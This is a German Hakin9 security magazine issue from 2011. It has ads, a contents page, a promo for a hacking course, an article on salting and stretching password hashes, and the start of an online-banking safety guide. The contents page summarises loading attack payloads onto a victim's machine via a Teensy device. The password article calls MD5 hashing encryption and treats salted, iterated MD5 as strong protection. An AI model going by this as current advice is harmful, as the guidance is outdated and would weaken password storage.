PSW GROUP
SSL-Zertifikate
bereits ab 15 € pro Jahr
Vertrauen Sie auf über 10 Jahre Erfahrung
Ausstellung in nur 10 Min. nach erfolgreicher Prüfung Ihres Auftrags inkl. kostenlosem deutschen Support
www.psw.net

Hakin9

HARD CORE IT SECURITY MAGAZINE

Hakin9 Ausgabe 8/2011 Juli Monats-Online-Magazin

KEINE ANGST VOR ONLINE BANKING

Steganografie für Anfänger

Hacking mit dem Teensy++ 2.0

Manuelle und automatisierte Administration einer Active Directory Domäne und Grundlagen der Gruppenrichtlinien

Das Werbe-Botnetz Artro

Warum ein VAR Secure Online Services anbieten sollte

IT-Compliance ist ein Thema für die Entscheiderebene

PLUS

Erst salzen, dann hashen, dann stretchen: Wie das Passwort-Cracken für Angreifer zur Tortur wird

PSW GROUP

SSL-Zertifikate

Einkaufen ist Vertrauenssache - online und offline!

Vertrauen Sie auf über 10 Jahre Erfahrung

UNSERE PRODUKTE

- Domain Validation (DV)-Zertifikate
- Organization Validation (OV)-Zertifikate
- Extended Validation (EV)-Zertifikate

- Single-Zertifikate
- Wildcard-Zertifikate
- Multidomain (MDC)-Zertifikate
- Unified Communication / Subject Alternative Name (UCC/SAN)-Zertifikate
- Server Gated Cryptographie (SGC)-Zertifikate

Ihre Vorteile

Bis zu **90 Tage** längere Laufzeit*

Jederzeit **kostenloser Austausch**

Zusätzliche Lizenzen **ohne Aufpreis***

Unkomplizierte Lieferung **auf Rechnung****

Persönlicher Support in deutsch, englisch, spanisch und polnisch

* in den Produktlinien Lite, Silver und Gold

** bei Pay-as-you-Go

VeriSign GeoTrust thawte COMODO Creating Trust Online GlobalSign

LIEBE HAKIN9 LESER!

das Hauptthema der August Ausgabe ist Online Banking.

Online Banking – für viele eher eine Angstvorstellung als eine Erleichterung im Alltag. Doch das muss gar nicht sein. Es gibt einige Methoden, Informationen und Tipps, die Ihnen weiter helfen können. In unserem Heft finden Sie einen einführenden Beitrag zu diesem hochinteressanten Thema. Des Weiteren lesen Sie im Artikel *Keine Angst vor Online Banking*.

Zu weiteren Highlights der aktuellen Ausgabe gehören: Hacking mit dem Teensy++ 2.0, Passwort-Cracken, manuelle und automatisierte Administration einer Active Directory Domäne und Grundlagen der Gruppenrichtlinien, Steganografie, IT-Compliance, Secure Online Services, Weiterbildungsdschungel der Microsoft Zertifizierungen und das Werbe-Botnetz Artro.

Sie möchten unser Heft jeden Monat automatisch bekommen? Nichts einfacher als dies. Registrieren Sie sich für unseren Newsletter auf *http://de.hakin9.org/newsletter* und Sie werden regelmäßig jede Hakin9 Ausgabe in Ihrem E-Mail-Account vorfinden. Jede Ausgabe wird nämlich automatisch an unsere Subscriber verschickt.

Falls Sie Interesse an einer Kooperation hätten oder Themenvorschläge, wenden Sie sich bitte an unsere Redaktion.

Viel Spaß mit der Lektüre!
Karolina Sokołowska

hakin9

hakin9

8/2011

INHALTSVERZEICHNIS

EXPERTENBEREICH PSW GROUP

7 Erst salzen, dann hashen, dann stretchen: Wie das Passwort-Cracken für Angreifer zur Tortur wird

Christian Heutger, Geschäftsführer der PSW GROUP

Passwörter haben sich im Internet als Authentifizierungsmethode Nummer 1 durchgesetzt. Dabei gelten sie zwar nicht als sicherste Methode, um Zugriffe auf geschlossene Bereiche nur befugten Nutzern zu ermöglichen. Doch die Einfachheit sich mit einer Folge aus Zahlen, Buchstaben und Sonderzeichen in Kombination mit Nutzernamen oder E-Mail-Adresse – ohne Zusatzgerät oder Aufwand auf Anwenderseite – zu authentifizieren, gab letzten Endes den Ausschlag für den Siegeszug. Dieser sollte aber über eines nicht hinwegtäuschen: Passwörter sind grundsätzlich knackbar, von Kriminellen begehrt und sollten daher von Web-Administratoren besonders gesichert werden.

DATENSCHUTZ

10 Keine Angst vor Online Banking

Frank Herold

Online Banking – für viele eher eine Angstvorstellung als eine Erleichterung im Alltag. Doch das muss gar nicht sein. Es gibt einige Methoden, Informationen und Tipps, die Ihnen weiter helfen können. Ein wenig mehr Sicherheit beim Online Banking?

12 Hacking mit dem Teensy++ 2.0

Patrick Schmid

Der Teensy ist ein Mikrocontroller mit miniUSB-Anschluss, der auf einem normalen Computer als gewöhnliche Tastatur oder Maus erkannt wird und dadurch auch jede Tastenkombination oder jede Bewegung nachahmen kann, welche auch mit normalen Eingabegeräten funktionieren.

Somit ist der Teensy ideal, wenn man nur ein paar Sekunden alleine mit der Maschine des Opfers hat. Denn dank dem Teensy kann ein beliebiger Payload, ein Skript oder ein Trojaner binnen Sekunden geladen und ausgeführt wird. Somit eignet sich der kleine Helfer ideal zum Beispiel zum Laden eines durch Metasploit generierten Payloads, was ich auch in diesem Artikel erklären möchte.

hakin9

herausgegeben vom Verlag:

Software Press Sp. z o. o. SK

Geschäftsführer: Paweł Marciniak

Managing Director: Justyna Książek
justyna.ksiazek@software.com.pl

Chefredakteurin: Karolina Sokołowska
karolina.sokolowska@software.com.pl
Redaktionsassistentin: Ewa Strzelczyk
ewa.strzelczyk@software.com.pl
Redaktion: Christian Heutger, Geschäftsführer der PSW GROUP, Frank Herold, Patrick Schmid, Hannes Schurig, Christian Imhorst, Dr. Dieter Steiner, Thomas Haberl, Alexey Kabiev, Maria Garnaeva, Robert Lommen, Michael Schratt, Thomas Hackner.

Produktion: Andrzej Kuca

DTP: Przemysław Banasiewicz

Umschlagsentwurf: Przemysław Banasiewicz

Werbung: adv@software.com.pl

Anschrift:
Software Press Sp. z o.o. SK
ul. Bokserska 1, 02-682 Warszawa, Poland
Tel. +48 22 427 36 56, Fax +48 22 244 24 59
www.hakin9.org/de

Die Redaktion bemüht sich, dafür Sorge zu tragen, dass die in der Zeitschrift sowie auf den begleitenden Datenträgern erhaltenen Informationen und Anwendungen zutreffend und funktionsfähig sind, übernimmt jedoch keinerlei Gewähr für derer Geeignetheit für bestimmte Verwendungszwecke. Alle Markenzeichen, Logos und Handelsmarken, die sich in der Zeitschrift befinden, sind registrierte oder nicht-registrierte Markenzeichen der jeweiligen Eigenümer und dienen nur als inhaltliche Ergänzungen.

Anmerkung!
Die in der Zeitschrift demonstrierten Techniken sind AUSSCHLIEßLICH in eigenen Rechnernetzen zu testen! Die Redaktion übernimmt keine Haftung für eventuelle Schäden oder Konsequenzen, die aus der unangemessenen Anwendung der beschriebenen Techniken entstehen. Die Anwendung der dargestellten Techniken kann auch zum Datenverlust führen!

hakin9 erscheint in folgenden Sprachversionen und Ländern: deutsche Version (Deutschland, Schweiz, Österreich, Luxemburg), polnische Version (Polen), englische Version (Kanada, USA)

PRAXIS

16 Manuelle und automatisierte Administration einer Active Directory Domäne und Grundlagen der Gruppenrichtlinien
Hannes Schurig
Kaum ein größeres Unternehmen kommt heutzutage noch ohne ein komplexes Computernetzwerk aus. Die Überwachung, Steuerung und Verwaltung eines solchen Netzwerkes erfordert neben dem umfangreichen Fachwissen des verantwortlichen IT-Administrators auch ein elaboriertes Netzwerksystem. In diesem Artikel wird die grundlegende Administration eines Windows Netzwerkes basierend auf einer Active Directory Domäne erklärt und veranschaulicht.

FÜR ANFÄNGER

24 Steganografie für Anfänger
Christian Imhorst
Steganografie kommt aus dem Griechischen und heißt “geheimes Schreiben”. Herodot berichtet, dass einem Sklaven der Kopf geschoren wurde, um die Nachricht auf seine Kopfhaut zu tätowieren.

TECHNIK

27 IT-Compliance ist ein Thema für die Entscheiderebene
Dr. Dieter Steiner
Kaum ein Unternehmen ist heutzutage unabhängig von der korrekten Funktion und Verfügbarkeit der IT. Ein entscheidender Aspekt für Unternehmen ist die IT-Compliance, da die meisten Informationen elektronisch fließen – auch im Austausch mit internationalen Standorten, Partnern und Kunden.

29 Warum ein VAR Secure Online Services anbieten sollte
Thomas Haberl
Für Value Added Reseller gibt es seit kurzer Zeit eine interessante Möglichkeit, das eigene Produkt- und Dienstleistungsportfolio und entsprechende Umsatzpotential mit dem Topthema „Cloud“ relativ aufwandslos zu erweitern.

31 Willkommen im Weiterbildungsdschungel der Microsoft Zertifizierungen – ein kleiner Exkurs zu MCTS, MCITP und MCPD
Gerade im IT-Bereich ist Weiterbildung ein großes Thema. Um den eigenen Wert am Arbeitsmarkt zu halten oder zu steigern, bieten sich unzählige Ausbildungspfade an. Im Microsoft Umfeld sind dies beispielsweise die Zertifizierungen zum Microsoft Certified Technology Specialist (MCTS), zum Microsoft Certified IT Professional (MCITP) oder zum Microsoft Certified Professional Developer (MCPD). Die Richtung bzw. das Zertifizierungsziel bestimmt a) der jeweils eigene berufliche Hintergrund als Anwender, Administrator oder Entwickler und b) das jeweilige Ausbildungsziel, das der Weiterbildungsinteressierte verfolgt.

ABWEHR

33 Das Werbe-Botnetz Artro
Alexey Kabiev, Maria Garnaeva
Das Botnetz Artro, dessen Bots von den Kaspersky-Produkten als Trojan-Downloader.Win32.CodecPack erkannt werden, ist bereits seit 2008 bekannt. Trotzdem gibt es bis heute keine vollständige Beschreibung seiner Funktionalität. Um das zu ändern, möchten wir im Folgenden die Ergebnisse unserer Untersuchungen zu Artro vorstellen.

Im Zusammenhang mit den Änderungen, die in letzter Zeit in dem deutschen Recht stattgefunden haben und die IT-Sicherheit betreffen, möchten wir ankündigen, dass hakin9-Abwehrmethoden Magazin seinem Profil treu bleibt.

Unser Magazin dient ausschließlich den Erkenntniszwecken. Alle im Magazin präsentierten Methoden sollen für eine sichere IT fungieren. Wir legen einen großen Wert auf die Entwicklung von einem sicheren elektronischen Umsatz im Internet und der Bekämpfung von IT Kriminalität.

Die Hacking School vermittelt dem Leser Wissen rund um das Hacken. Das Ziel ist, den eigenen PC sicherer zu machen bzw. Sicherheitslücken zu entdecken und zu schließen. Das Hacking School Set beinhaltet ein Handbuch, eine DVD mit 19 Trainingsfilmen und eine CD mit dem Schulungsbetriebssystem. Das komplette Schulungsset kann für 87 EUR bestellt werden.

Pressemitteilung der Hacking School

Im Verlagsprogramm des CSH Verlags, Kwidzyn, Polen, erscheint dieser Tage die zweite, korrigierte und erweiterte Ausgabe des in Polen bereits äußerst erfolgreichen Hacking School Sets in deutscher Sprache. Das Schulungsset besteht aus einem Handbuch, einer DVD mit 19 Schulungsvideos (210 Minuten) sowie einem Schulungsbetriebssystem (Live-CD Linux mit der zum Kurs nötigen Software).

Der Kurs richtet sich an jeden, der sich von Hackerangriffen bedroht fühlt, frei nach dem Motto „...möchtest du einen Dieb fangen, denke wie einer..." Profitieren können von dem Werk sowohl ambitionierte Anfänger, die schon immer wissen wollten, welcher technische Hintergrund sich hinter dem Thema Hacking verbirgt, als auch professionelle Administratoren, die Sicherheitslücken in ihrem System aufdecken wollen.

Das Buch führt den Leser Schritt für Schritt sowohl in die grundlegenden als auch in die fortgeschrittenen Techniken des Hackings ein. 21 Kapitel auf 420 Seiten mit Informationen, Anwendungsbeispielen, aber auch Übungen, mit deren Hilfe man praktische Fähigkeiten erlernt. Jedes Kapitel stellt einen unabhängigen Abschnitt dar und behandelt ein ausgewähltes Thema.

Das Trainingsmaterial kann auf dem speziell vorbereiteten Trainingsbetriebssystem durchgespielt werden, welches von der CD startet und nicht installiert zu werden braucht. Zwei Minuten nach dem Start ist die Testumgebung für den Leser einsatzbereit. Es dient als überaus nützlicher Wegweiser und Begleiter zu sicherheits relevanten Aspekten des IT-Systemschutzes.

Was erwartet Sie in diesem Kurs:

- Die Wiederherstellung verlorener Passwörter
- Das Abfangen von Informationen in lokalen Netzwerken
- Das Abfangen von verschlüsselten Daten
- Angriff auf eine SSL-Sitzung
- Backdoor - die "Hintertür" als Tor zum System
- Dateien und Verzeichnisse mit Hilfe des Kernels 2.6 verstecken
- Angriffe vom Typ Buffer-Overflow
- Angriffe vom Typ Heap-Overflow
- Format-String-Angriffe
- Das Überschreiben des Datenstrom-Zeigers (File Stream Pointer Overwrite)
- Fehler im Systemkernel
- Die Verwendung des ICMP-Protokolls aus der Sicht des Hackers
- Identifizierung eines Netzwerkcomputers
- Netfilter im Dienste der Systemsicherheit
- Absichern des Betriebssystems Schritt für Schritt
- Sicherheitsscanner
- Kernelpatches zur Erhöhung der Sicherheit
- Intrusion Detection System (IDS)
- Angriff mit Hilfe eines Webservers
- Shellcode-Erstellung in der Win32-Umgebung

Zusammenfassung

Das Schulungsset "Hacking School" stellt eine fundierte und tiefgehende Einführung ins Hacking dar, sowohl für Anfänger als auch für fortgeschrittene Power-User. Wir empfehlen dieses Set jedem, der die ersten Schritte in die Welt des Hackens und der Computersicherheit wagt.

Der Kurs ist auch bei Amazon erhältlich.

Promotionscode nur für Leser der Zeitschrift **haking**
10% Rabatt: ***72888*** bei Kauf der Schulung

Bestellung des Schulungsexemplars
auf ***www.HackingSchool.de***

Erst salzen, dann hashen, dann stretchen: Wie das Passwort-Cracken für Angreifer zur Tortur wird

Christian Heutger, Geschäftsführer der PSW GROUP

Passwörter haben sich im Internet als Authentifizierungsmethode Nummer 1 durchgesetzt. Dabei gelten sie zwar nicht als sicherste Methode, um Zugriffe auf geschlossene Bereiche nur befugten Nutzern zu ermöglichen.

IN DIESEM ARTIKEL ERFAHREN SIE…

- welche Angriffsmethoden Passwort-Cracker nutzen, um an Passwörter zu gelangen.
- warum Passwörter von Website-Betreibern nicht im Klartext gespeichert werden sollten.
- wie Website-Betreiber Passwörter mit kryptografischen Hash-Funktionen so verschlüsseln, dass sie für Angreifer kaum zu knacken sind.

WAS SIE VORHER WISSEN SOLLTEN…

- Nahezu alle in der Internet-Praxis eingesetzten Passwörter können gecrackt werden: Für den Angreifer ist dies nur ein Frage der Zeit und der Rechenleistung. Denn schon die Zusammensetzung des Passwortes entscheidet darüber, wie sicher es ist. Im Web-Alltag haben sich vor allem Passwörter mit begrenzter Länge – viele Anbieter lassen maximal bis zu 12 Zeichen zu – etabliert. Das ist dem menschlichen Erinnerungsvermögen geschuldet: Schließlich muss sich der Nutzer sein Passwort auch merken können. Dieser Umstand macht die Authentifizierung per Passwort allerdings per se unsicher. Zumal neben den verwendeten Zeichen bei der Passwortsicherheit auch dessen Länge von Relevanz ist. Werden nur Buchstaben oder nur Zahlen verwendet, erleichtert dies dem Angreifer die Arbeit.

Doch die Einfachheit sich mit einer Folge aus Zahlen, Buchstaben und Sonderzeichen in Kombination mit Nutzernamen oder E-Mail-Adresse – ohne Zusatzgerät oder Aufwand auf Anwenderseite – zu authentifizieren, gab letzten Endes den Ausschlag für den Siegeszug. Dieser sollte aber über eines nicht hinwegtäuschen: Passwörter sind grundsätzlich knackbar, von Kriminellen begehrt und sollten daher von Web-Administratoren besonders gesichert werden.

Sicherheitsrisiko: Anwender

Da viele Website-Betreiber die Passwortwahl meist ihren Nutzern überlassen, ist dies nicht selten der Fall. Eine Kombination aus Buchstaben, Ziffern und Sonderzeichen hingegen erhöht die Passwortsicherheit schon deutlich. Hierzu trägt darüber hinaus die Berücksichtigung der Groß- und Kleinschreibung von Buchstaben in Passwörtern bei. Daher bietet es sich für Web-Administratoren an, den Nutzern bei der Wahl eines sicheren Passwortes zu unterstützen und zur Bedingung zu machen, dass Zeichen aus allen drei Zeichengruppen verwendet werden. Viele Betreiber tun dies, indem sie dem Nutzer anhand einer Farbskala visualisieren, wie sicher das von ihm gewählte Passwort ist.

Studien zeigen, dass schon der Anwender ein beträchtliches Sicherheitsrisiko für das eigene Passwort darstellen kann. Diverse Analysen von bei beliebten Web 2.0-Plattformen – darunter MySpace und Hotmail – entwendeten und im Netz veröffentlichen Zugangsdaten haben ergeben, dass Nutzer am häufigsten die Zeichenketten „password1“, „password“ und „123456“ als Passwörter wählen. Auch Namen von Popstars und Sportler werden allzu gern verwendet. Rund 30 Prozent der Anwender wählen Passwörter, deren Länge maximal 6 Zeichen umfasst.

Damit macht es schon der Anwender einem Angreifer leicht, durch simples „Durchprobieren“ Zugriff auf

seinen Account zu erlangen. Im Schnitt, so errechneten Sicherheitsexperten, brauchen Angreifer, die bei solch einfachen Passwörtern auf Brute Force setzen, 110 Versuche um ein Passwort zu knacken. Maschinell ausgeführt entspricht dies etwa einem Zugang pro Sekunde.

Sicherheitsrisiko: Website-Betreiber

Doch oftmals ist es für Angreifer viel lohnenswerter sich direkt dem Web-Angebot zuzuwenden beziehungsweise dem Betreiber – und der Art der Sicherungsmaßnahmen, die er beim Speichern der Passwörter seiner Nutzer ergreift. Denn wie fast täglich erscheinende Medienberichte über Passwortdiebstähle bei Online-Shops, großen Web 2.0-Plattformen, E-Mail-Diensten und anderen Web-Angeboten zeigen, ist es um die Sicherheit der Passwörter der Internet-Nutzer auf Betreiber-Seite meist nicht so gut bestellt. Somit sind gerade Betreiber von Web-Angeboten in der Pflicht.

Etabliert zur Sicherung von Passwörtern sind kryptografische Hash-Funktionen – vor allem der Message-Digest Algorithm 5 (kurz: MD5). Demzufolge werden Passwörter nicht im Klartext in den Datenbanken der Website-Betreiber gespeichert, sondern zuvor in einen 128-Bit-Hashwert umgewandelt. Dabei handelt es sich um eine Zeichenkette, die keine Rückschlüsse auf das „gehashte“ Passwort mehr zulässt. Jedes Mal, wenn der Nutzer sich mit seinem Passwort auf der Website authentifiziert, wird das von ihm eingegebene Passwort in einen Hashwert umgewandelt und dieser mit dem in der Datenbank hinterlegten Hashwert des gültigen Passwortes verglichen. Stimmt es überein, ist die Authentifizierung erfolgreich. Ist der Hashwert hingegen nicht identisch, schlägt die Authentifizierung fehl und dem Nutzer wird angezeigt, dass er ein falsches Passwort angegeben hat.

Angriffe werden durch MD5 somit erschwert. Denn selbst wenn sich ein Angreifer Zugriff auf die Passwort-Datenbank eines Web-Angebots verschafft hat, was häufig vorkommt, kann er mit den entwendeten Daten die hinter den Hashwerten verborgenen Passwörter, die er für den Zugriff auf die Nutzerkonten zwingend benötigt, nur sehr schwer rekonstruieren. Was bisher Monate oder gar Jahre dauerte und MD5 zu einer der vermutlich sichersten unter der bewährten kryptografischen Hash-Funktionen machte, wird im Zeitalter des Cloud Computing und der Mehrkernrechner jedoch zum Kinderspiel.

Der Topf mit Gold am Ende des Regenbogens

Neueste Hardware und gebündelte Rechenleistung können die Rekonstruktion von nach MD5 verschlüsselten Passwörtern deutlich beschleunigen und damit für Angreifer zum alltagstauglichen Szenario machen. Dabei greifen sie auf so genannte Rainbow Tables zurück. In diesen sind Milliarden Zeichenketten mit den dazugehörigen vorberechneten MD5-Hashwerten gespeichert, so dass gerade leichte oder gängige Passwörter mit der heutzutage zur Verfügung stehenden Rechenleistung binnen Minuten ermittelt werden können. Im Übrigen kann sogar Google zum Cracken von gehashten Passwörtern herangezogen werden. Gibt man einige Hashwerte in die allseits beliebte Suchmaschine ein, liefert sie hin und wieder sogar als Ergebnis den Klartext des dazugehörigen Passworts.

Zur Ehrenrettung von Google sei aber erwähnt, dass das nicht immer sondern eher im Ausnahmefall funktioniert. Denn die Suchmaschine erfasst – und das unterscheidet sie von den wesentlich effizienteren Rainbow Tables – nicht systematisch Hashwerte mit den dazugehörigen Klartexten. Damit der Angreifer mit Hilfe der Rainbow Tables letztlich nicht in den Besitz des Topfes mit Gold – des begehrten Passwortes – am Ende des sprichwörtlichen Regenbogens gelangt, müssen Web-Administratoren gegensteuern und sich eine der größten Schwächen dieser Angriffsform zu Nutze machen.

Passwörter beim Hashen salzen!

Denn das Erstellen und Anwenden von Rainbow Tables gestaltet sich für den Angreifer nur dann wirtschaftlich, wenn die ursprünglichen Passwörter kurz sind. Ab einer bestimmten Länge ist das Verfahren – gerade bei einer großen Menge an Passwörtern – so aufwendig, dass es sich nicht lohnt beziehungsweise zu zeitintensiv darstellen würde. Daher sollten Web-Administratoren auf „Salt“ zurückgreifen: Es wird eine zufällig generierte Zeichenfolge an den Klartext des Passwortes angefügt und dessen Länge somit vergrößert. Erst dann wird das so künstlich verlängerte Passwort gemäß MD5 in einen Hashwert umgewandelt und in der Datenbank gespeichert. Ebenfalls gespeichert wird die für das spezifische Passwort verwendete „Salt“-Zeichenfolge. Dies ist später notwendig, um den Authentifizierungsprozess abzuwickeln beziehungsweise prüfen zu können, ob ein Nutzer sein Passwort korrekt eingibt. „Kommissar Zufall“ bringt bei „Salt“ aber noch einen weiteren Vorteil: Die Anzahl der Kombinationen für jedes einzelne mögliche Passwort wird stark aufgebläht.

Sichergestellt werden sollte beim „Salzen“ von Passwörtern, dass keine „Salt“-Zeichenfolge doppelt verwendet wird. Dann hat das Vorgehen nämlich einen weiteren Vorteil in punkto Passwortsicherheit. Nutzen einige Nutzer zufällig ein identisches Passwort – beispielsweise 123456 – würde der MD5-Hashwert ohne „Salt“ ebenfalls identisch sein. Das heißt: Dem Angreifer würde es aus-

reichen das Passwort eines dieser Nutzer zu knacken, um Zugriff auf alle Accounts mit identischem Passwort zu erlangen. Wird „Salt“ eingesetzt, unterscheiden sich hingegen auch die Hashwerte bei identischen Passwörtern.

Nachteil bei spezifischen Attacken: Hat der Angreifer Zugriff auf die Hashwert-Tabelle sowie die „Salt“-Tabelle der Datenbank und es nur auf ein einziges, bestimmtes Passwort abgesehen, kann ihn das gesalzene Passwort nicht davon abhalten, es im Klartext zu ermitteln.

Key Stretching: Angriffe verlangsamen

Mit dem Salzen allein ist demnach noch nicht getan. Daher sollten Websitebetreiber zusätzlich den Hash-Vorgang künstlich entschleunigen beziehungsweise bei einem Passwort mehrfach ausführen.

Beispiel:

- Das Passwort wird um die Salt-Zeichenfolge ergänzt und gehasht.
- Der daraus resultierende Hashwert wird nun selbst als Paramater ebenfalls gehasht.
- Daraus resultiert ein weiterer Hashwert, der wiederum auch gehasht wird.

… und so weiter, und so fort.

Dieser Vorgang lässt sich beliebig oft wiederholen und ausführen. Der allerletzte Hashwert wird dann entsprechend in der Datenbank gespeichert. Bei der Prüfung eines Passwortes – beispielsweise beim Login eines Nutzers – wird der Vorgang in identischer Anzahl an Wiederholungen auf das vom Nutzer eingegebene Passwort angewandt. Hat der Nutzer das korrekte Passwort angegeben, ist dessen endgültiger Hashwert – beispielsweise nach 1.000 Durchläufen – identisch mit dem des Hinterlegten, das bei seiner Erzeugung ebenfalls 1.000-fach gehasht worden war. Für den Nutzer selbst fällt das bei der Authentifizierung kaum ins Gewicht. Eine Prüfung eines einfach gehashten Passwortes dauert vielleicht einige Mikrosekunden. Bei 1.000 Durchläufen sind dies somit einige Millisekunden.

Eine entsprechende Funktion für 1.000 Hash-Runden könnte vereinfacht beispielsweise so aussehen:

```
key = hash(password)
for 1 to 1000 do
key = hash(key)
```

Der Vorteil: Der Angreifer wird im Gegensatz zum Anwender beim Passwort-Cracken deutlich ausgebremst. Benötigt er beim Knacken eines spezifischen, gesalzenen und einfach-gehashten Passworts, auf das er es abgesehen hat, ein paar Tage. Multipliziert sich der zeitliche Aufwand um den Faktor der Hash-Wiederholungen. Wahlweise können die Rundenfunktionen auch so ausgestaltet werden, dass das Passwort bei jeder Wiederholung zusätzlich wieder in den zu hashenden Wert eingeht. Das macht das Resultat noch sicherer.

Obacht bei Content-Management-Systemen

Einige etablierte CMS-Lösungen wie Typo3 hashen zwar mit MD5, salzen die Passwörter aber nicht. Hier gilt es spezielle Erweiterungen zu nutzen, die meist auch die Sicherung mit Bcrypt oder phpass ermöglichen. Auf letzteres Framework setzen die Content-Management-Systeme Wordpress und phpBB von Hause aus und damit auch auf Bcrypt, das das „Salzen“ und „Stretchen“ beim Hashen von Passwörtern unterstützt. Bei Joomla hingegen müssen Website-Betreiber in der Grundausstattung auf das Stretching weitestgehend verzichten – es sei denn sie rüsten nach. Drupal wird den Anforderungen an nahezu unknackbar gespeicherten Passwörtern ab der Version 7 gerecht. Für ältere Versionen empfiehlt es sich, auf das Drupal-Modul „Secure Password Hashes“ zurückzugreifen.

CHRISTIAN HEUTGER

Christian Heutger ist Geschäftsführer der PSW GROUP GmbH & Co. KG und verfügt über mehr als elf Jahre Erfahrung in der Branche für SSL--Zertifikate. Sein Wissen über IT-Sicherheit vermittelt er als Lehrbeauftragter für den DV-Bereich am Fachbereich Wirtschaft der Hochschule Fulda und im Rahmen seiner nebenberuflichen Tätigkeit als Informatiklehrer am Marianum Fulda.

Keine Angst vor Online Banking

Frank Herold

Online Banking – für viele eher eine Angstvorstellung als eine Erleichterung im Alltag. Doch das muss gar nicht sein. Es gibt einige Methoden, Informationen und Tipps, die Ihnen weiter helfen können. Ein wenig mehr Sicherheit beim Online Banking? Ich zeige Ihnen wie das geht.

IN DIESEM ARTIKEL ERFAHREN SIE…

- wie man sicherer Online Banking betreiben kann

WAS SIE VORHER WISSEN SOLLTEN…

- kein spezielles Vorwissen

Ich möchte Ihnen mit diesem Artikel einige -nicht sonderlich komplizierte- Methoden und Informationen aufzeigen, wie Sie sicherer Online Banking betreiben können. Wie bei allen Artikeln gilt auch hier: Lassen Sie sich von der Fülle an Informationen nicht abschrecken. Es zwingt Sie kein Mensch dazu, alles umzusetzen und vor allem zwingt Sie keiner dazu das SOFORT zu machen und in Panik zu geraten. Lehnen Sie sich zurück, lesen Sie den Artikel in aller Ruhe durch und wägen Sie selbst ab, was Sie verwirklichen wollen und was nicht.

Grundsätzlich sollten Sie Online Banking nur von einem sauberen und sicheren Betriebssystem aus betreiben. Eine kürzliche Studie hat gezeigt, dass immer weniger Menschen Online Banking vom PC aus, dafür aber mehr vom Smartphone aus machen. Man denkt wohl, man sei mit dem Smartphone sicherer. Lassen Sie sich davon bitte nicht täuschen. Halten Sie Ihr Betriebssystem bitte immer auf dem neuesten Stand. D.h. Sie installieren immer alle verfügbaren Updates, welches das Betriebssystem heutzutage sowieso automatisch anbietet. Die Software auf Ihrem PC, egal welche, sollte ebenfalls auf dem neuesten Stand sein. Vergleichen Sie das ganze doch mal mit Ihrem Auto: wenn der Hersteller Ihnen kostenfrei ein Update anbieten würde, dass Ihre Bremsen stärker und somit die Fahrt sicherer machen würde, würden Sie dazu etwa nein sagen?

Wie viel Online Banking braucht der Mensch eigentlich?

Für die meisten Transaktionen haben Sie bereits Daueraufträge eingerichtet, Sie schauen ab und an auf Ihr Konto um Ihre Finanzen zu überprüfen. Ich höre oft das Argument, das (=die Sicherheitsmaßnahmen) sei alles viel zu kompliziert und würde einem beim Online Banking behindern. Dieses Argument ist meiner Meinung nach eher eine Ausrede, entschuldigen Sie, falls dies ein wenig hart klingen mag.

Sicheres Online Banking mit einer Boot-CD / einem USB Stick

Nun, nachdem Ihre Software auf dem neuesten Stand ist, stellen Sie sich die Frage: “Wie kann ich sicher sein, dass nicht doch jemand mitlauscht?” Diese Frage ist durchaus berechtigt. Für sicheres Online Banking gibt es noch weitere Möglichkeiten. Die Zeitschrift “c’t” bietet eine hervorragende Lösung mit dem Programm “c’t Bankix 2011” an. Hier wird ein von Ubuntu abgeleitetes Linux LIVE Betriebssystem verwendet. Dieses ist speziell für sicheres Online-Banking maßgeschneidert worden und kann von CD oder USB Stick gebooted werden. Probieren Sie es einfach mal aus, es ist wirklich kein Hexenwerk.

Welche Online Banking Software gibt es?

- SFirm (Sparkasse)
- Bank X (Mac OS X)

- Hibiscus (Java, freie Software, wird bei c't Bankix verwendet)
- iOutBank (iPhone OS)
- ProfiCash (Volks- und Raiffeisenbanken)
- VR NetWorld (Volks- und Raiffeisenbanken)
- Quicken
- StarMoney
- T-Online Banking
- WISO Mein Geld

Es gibt natürlich noch viel mehr Software in dieser Kategorie. Ich habe hier nur die bekanntesten aufgelistet. Sollten Sie auf eine kostenlose Software zurückgreifen wollen, so empfehle ich Ihnen Hibiscus (Java, freie Software, wird bei c't Bankix verwendet). Bei der kostenpflichtigen Software empfehle ich StarMoney oder Quicken. Für Ihr Smartphone ist ganz klar iOutBank (iPhone OS) der Sieger. Das App für iPhone bietet höchste Sicherheitsstandards, trägt das Siegel des TÜV SÜD und verschlüsselt Ihre Daten mit AES 256 Bit.

Gängige Authentifizierungsverfahren beim Online Banking

- **iTAN** Veraltetes Verfahren (Nachfolger der klassischen TAN-Liste), bei dem Kunden eine Liste mit nummerierten TANs erhalten. Beim Online Banking wird man bei einer Transaktion dazu aufgefordert eine bestimmte TAN aus der Liste einzugeben, die nach der Benutzung verfallen ist. Höchst anfällig und gefährlich (Phishing). Keinesfalls zu empfehlen!
- **iTAN plus** Dieses Verfahren benutzt zusätzlich vor der Eingabe der iTAN ein Captcha (Kontrollbild). Ebenfalls nicht empfehlenswert.
- **mTAN (smsTAN)** Beim mTAN wird dem Kunden auf sein vorher durch die Bank authentifiziertes Handy eine TAN (meist Zahlen und Buchstaben) via SMS zugeschickt. Diese SMS enthält außerdem noch Auszüge der Zielkontonummer und den Überweisungsbetrag. Hier kann der Benutzer vor der TAN Eingabe nochmals eine Kontrolle durchführen. Die mobile TAN hat des Weiteren noch eine begrenzte Gültigkeitsdauer. Empfehlenswerter als das klassische iTAN/plus, jedoch z.B. durch den Zeus Virus im Jahre 2010 bereits erfolgreich geknackt worden.
- **chipTAN** Das chipTAN Verfahren funktioniert über ein kleines Gerät, welches Sie von Ihrer Bank erhalten. Diese Geräte sind keinesfalls kostenlos, je nach Bank variiert der Preis. Die Funktionsweise ist denkbar einfach: Der Kunde loggt sich in sein Online Banking ein, gibt die Daten für eine Überweisung ein und es erscheint eine animierte Grafik. Nun wird die Bankkarte in das Lesegerät gesteckt und vor den Bildschirm gehalten. Die Auftragsdaten werden gescannt und müssen bestätigt werden. Danach wird die TAN generiert und kann verwendet werden. ChipTAN ist ein sehr sicheres Verfahren, jedoch bei Sammelüberweisungen nicht zu empfehlen, da die Zielkonten aus Platzgründen nicht auf dem Display angezeigt und kontrolliert werden können.

Selbstverständlich gibt es hier noch einige Unterverfahren, die ich aber nicht erwähnen werde.

Welches Verfahren soll ich verwenden und wie sichere ich mich zusätzlich ab?

- Halten Sie Betriebssystem und Software auf dem neuesten Stand, spielen Sie alle verfügbaren Updates ein
